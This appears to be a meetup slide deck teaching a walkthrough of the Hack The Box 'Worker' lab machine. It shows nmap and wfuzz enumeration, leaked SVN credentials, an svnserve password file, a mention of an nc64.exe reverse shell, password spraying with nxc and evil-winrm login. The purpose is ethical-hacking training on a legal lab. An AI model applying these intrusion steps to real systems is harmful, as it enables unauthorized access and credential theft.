



Universität  
Zürich<sup>UZH</sup>



HACKTHEBOX

# Hack The Box Meetup Onsite @ CYREN ZH

# Hack The Box Meetup Onsite @ CYREN ZH



**Universität  
Zürich** <sup>UZH</sup>



**HACKTHEBOX**

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Pizza orders until 19:00

# Admin

- Wi-Fi: **uzh-guest**
  - Food / drinks (input)
  - Toilets (output)
  - Pictures ok/nok?
- 
- Slides: <https://slides.hackingnight.ch>

# Hosts



**Melanie Knieps**  
Researcher, Project Lead CYREN ZH




**Antoine Neuenschwander**  
Tech Lead Bug Bounty, Swisscom



**Hidde Vogelpoel**  
Cybersecurity Consultant, BaXian

# Cyber Resilience Network for the Canton of Zurich



## Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology  
Acknowledge there is no 100% security  
Find Vulnerabilities

**Contradict all Assumptions**



## Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

**Unauthorized access to a data processing system**

**Hack The Box**

Provides lab environment to learn about attacker tactics



## Gamification


Capture the Flag (CTF)  
**Hacking Competition**

(warning: addictive)




# HACKTHEBOX

> 400 virtual machines (boxes)



**HTB Labs**



<https://app.hackthebox.com>



**HTB Enterprise Platform**

<https://enterprise.hackthebox.com>


# Hacking Setup





# Connect to the Lab via HTB PwnBox


Select the PwnBox instead of VPN



# Connect to the Lab via HTB PwnBox

Choose the nearest location


3



# Connect to the Lab via HTB PwnBox

















Start PwnBox & Open Desktop

4



# Today on the Menu

Assigned (4) 🔇 SORT BY · LATEST ASSIGNED

	<b>Catch</b> ❌ · Linux · Medium · ⓘ	   0 of 2	PLAY
	<b>MetaTwo</b> ❌ · Linux · Easy · ⓘ	   0 of 2	PLAY
	<b>GoodGames</b> ❌ · Linux · Medium · ⓘ	   0 of 2	PLAY
	<b>Worker</b> ❌ · Windows · Medium · ⓘ	   0 of 2	PLAY



- **Worker**
- SVN
- VHOST enumeration
- Azure DevOps

# /etc/hosts file

- Add the domain **precious.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX worker.htb
```

---

Or:

```
$ echo 10.10.11.XXX worker.htb | sudo tee -a /etc/hosts
```

# Enumeration

- Check all open ports


```
$ nmap -p- --min-rate 10000 -oA nmap/all-tcp worker.htb
```

- Detailed scan

```
$ nmap -p 80, 3650,5985 -sC -sV -oA nmap/scriptscan worker.htb
```


# HTTP Enumeration

- Default IIS page
- Are there any virtual hosts?





# Virtual Hosts



# Enumerating Virtual Hosts

- Fuzzing

```
$ wfuzz -c -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://10.10.10.203 -H 'Host: FUZZ.worker.htb' --hh 703
```

- We find multiple domains: alpha, story, devops, cartoon, dimension
- Add them to /etc/hosts again
- Lets visit them!

# SVN

- On port 3690
- Version Control System
- Check out previous versions

```
→ svn cat deploy.ps1
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
```

# Azure DevOps

- DevOps toolchain

The screenshot displays the Azure DevOps web application interface. At the top, the 'Azure DevOps' logo is on the left, and navigation icons (hamburger menu, document, and user profile) are on the right. The main content area is divided into two sections. The left section, titled 'Collections', contains a single entry 'E ekenas' which is highlighted with a blue vertical bar. The right section, titled 'ekenas', features three tabs: 'Projects' (which is selected and underlined), 'My work items', and 'My pull requests'. To the right of these tabs is a 'Filter projects' button with a funnel icon. Below the tabs, a project card for 'SmartHotel360' is shown, featuring a green square icon with a white 'S', the project name, and the description 'Our vision - The smartest hotel @ 2020'. At the bottom of the interface, there are links for 'Documentation' and 'Get help' under the heading 'Related pages', and a 'Collection Settings' link with a gear icon.

Azure DevOps

Collections

E ekenas

ekenas

Projects My work items My pull requests

Filter projects

SmartHotel360

Our vision - The smartest hotel @ 2020


Related pages

[Documentation](#)

[Get help](#)

Collection Settings

# Pipelines



...

Sites

>

Spectral-CI

TasksVariablesTriggersOptionsRetentionHistory

Save & queueDiscardSummaryQueue

Pipeline

Build pipeline

Get sources

spectralmaster

Agent job 1

Run on agent

Deploy web site

Copy files

Copy files

Task version2.\*

Display name\*

Deploy web site

Source Folder

\$(Build.SourcesDirectory)

Contents\*

\*\*.git/\*\*

Target Folder\*

w:\sites\\$(Build.Repository.Name)\worker.htm

Advanced

Control Options

Output Variables

View YAML

# Shell

- Basic command shell
- nc64.exe to start reverse shell

## USER INFORMATION

-----

Command:

User Name SID

=====  
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

## GROUP INFORMATION

-----

Group Name	Type	SID	Attributes
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS	Alias	S-1-5-32-568	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
	Unknown SID type	S-1-5-82-0	Mandatory group, Enabled by default, Enabled group

## PRIVILEGES INFORMATION

-----

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

# Finding passwords

- Get-PSDrive to identify drives
- W:\svnrepos looks interesting

```
PS W:\svnrepos\www\conf> cat passwd
cat passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
```

# User Access

## User enumeration

- Check C:\Users\  
• Find robisl user

## Spraying

- Spray with nxc

```
arc4 = algorithms.ARC4(self._key)
WINRM 10.129.240.244 5985 WORKER [-] Worker\robish:onesare
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 10.129.240.244 5985 WORKER [+] Worker\robisl:wolves11 (Pwn3d!)
```

```
$ evil-winrm -i worker.htb -u robisl
```




# User owned

